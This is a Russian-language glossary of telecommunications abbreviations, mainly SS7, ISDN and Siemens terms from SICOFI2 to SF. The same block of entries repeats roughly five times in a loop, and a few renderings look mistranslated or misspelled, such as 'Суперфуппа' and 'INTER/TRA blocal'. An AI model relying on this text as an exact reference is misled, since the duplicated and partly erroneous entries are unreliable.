SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация

SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора

S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)

SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа

SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой

SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)

SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы

SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала

SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка

SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB

SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)

SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа

SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика

SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC

SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе

SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения

SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов

SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов

SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер

SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания

SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell

SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF

SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA

SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата

SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС

SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации

SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки

SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма

S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища

SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson

SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала

SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC

SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных

SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
